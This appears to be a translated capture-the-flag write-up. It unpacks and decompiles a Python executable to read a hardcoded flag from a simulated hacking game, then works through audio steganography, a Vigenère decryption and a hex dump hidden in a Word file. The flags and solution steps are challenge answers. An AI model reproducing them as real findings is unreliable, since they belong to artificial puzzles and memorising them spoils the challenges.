python pyinstxtractor.py .\HackMe.exe
The unpacked folder is obtained.
Decompile 1.pyc with Python.
#!/usr/bin/env python
visit https://tool.lu/pyc/ for more information
Version: Python 3.10
import sys
flag = 'flag{Cysay_terminal_game_hacked_successfully}'
def print_intro():
    print('欢迎来到《终端入侵者》!')
    print('你是一名受雇的渗透专家,接到任务潜入一个神秘组织的服务器。')
    print('你已进入该组织的外围系统,下一步需要靠你的技术深入核心...')
    print('输入 help 查看可用命令。')
    print('你的任务是:在完成任务之前,不能直接获取隐藏的 flag。')
def show_help():
    print('可用命令:')
    print('  help       - 显示帮助信息')
    print('  scan       - 扫描当前网络环境')
    print('  connect    - 连接到目标主机')
    print('  exploit    - 利用系统漏洞')
    print('  get_flag   - 获取隐藏文件中的数据 (需要完成所有步骤)')
    print('  exit       - 退出系统')
def scan_network():
    print('正在扫描网络...')
    print('发现主机:192.168.56.66:22')
    print('备注:该主机运行着疑似存在漏洞的远程服务')
def connect_host():
    print('尝试连接 192.168.56.66:22 ...')
    print('连接成功!欢迎来到远程主机。')
    print('系统提示:发现可疑组件,可能存在提权漏洞。')
    print('提示:你需要探索更多信息,才能进一步利用漏洞。')
def exploit_system():
    print('尝试利用系统漏洞进行提权...')
    print('提权成功!已获得 root 权限。')
    print('你发现了一个隐藏文件:/home/root/secret.flag.enc')
    print('提示:你需要先解密隐藏文件中的内容,才能拿到 flag。')
def decrypt_file():
    print('你发现文件是加密的。你需要找到解密的线索。')
    print('根据提示,可能需要查找某个日志文件来获得解密密钥。')
def find_key():
    print('你在 /var/log 目录下找到了一些日志文件。')
    print('其中一个文件包含了密钥:"key=SuperSecretKey"')
    print('提示:现在可以尝试使用密钥解密隐藏的文件。')
def get_flag():
    print('尝试读取 /home/root/secret.flag.enc ...')
    print('你使用密钥解密文件,成功获得 flag:')
    print(f'''{flag}''')
def main():
    print_intro()
    steps_completed = {
        'scanned': False,
        'connected': False,
        'exploited': False,
        'key_found': False }
WARNING: Decompyle incomplete
if
name
 == '
__main__
':
    main()
    return None
The flag is revealed directly.
The Audio Secret
Listening to the audio suggests Morse code—oh, I got a fake flag again!

It turned out to be audio steganography.

A steganographic archive.

Just like the challenge by Wa Xuedi, set it to 000 and discover encoded information.

Using the key we found, try decrypting it with the Vigenère cipher.

flag{No_AAAA_BBBB_30ao6@_cccyyy_f0k_Y01_1}The Hidden Secret
Search after entering and find a fake one.

For the Word challenge, just unzip it.

Cyyyy.xml is not a file that would normally be there.
Hexadecimal data is found.
04 30 3F 41 40 22 F9 79 F9 79 B4 79 79 79 79 43
79 79 4A 79 43 1F 79 79 E0 43 79 B5 79 79 BC 79
52 79 79 68 4A 79 52 1F 43 52 E0 79 52 8F 79 52
86 79 16 79 79 2C 4A 43 2C 1F 79 2C DA 79 2C B5
79 16 86 79 F9 79 43 F9 4A 79 F9 25 79 F9 E0 79
C3 B5 79 F9 86 43 D3 79 79 D3 70 79 D3 1F 79 E9
E0 79 D3 B5 43 D3 86 79 AC 43 79 AC 4A 79 96 1F
79 AC E0 43 AC B5 79 AC BC 79 86 79 79 BC 4A 79
86 1F 43 86 E0 79 86 8F 79 86 86 4A 43 79 4A 79
4A 70 79 1F 4A 79 DA 4A 79 B5 4A 43 86 4A 52 79
70 52 4A 4A 52 25 4A 52 E0 4A 68 B5 4A 52 86 70
2C 79 4A 2C 70 4A 2C 1F 4A 16 E0 4A 2C B5 70 2C
86 4A F9 43 4A F9 4A 4A C3 1F 4A F9 E0 70 F9 B5
4A F9 BC 4A D3 79 4A E9 4A 4A D3 1F 70 D3 E0 4A
D3 8F 4A D3 86 4A 96 79 4A AC 4A 70 AC 1F 4A AC
DA 4A AC B5 4A 96 86 4A 86 79 70 86 4A 4A 86 25
4A 86 E0 4A BC B5 4A 86 86 25 79 79 1F 79 70 1F
79 1F 1F 43 E0 1F 79 B5 25 79 86 1F 52 43 1F 52
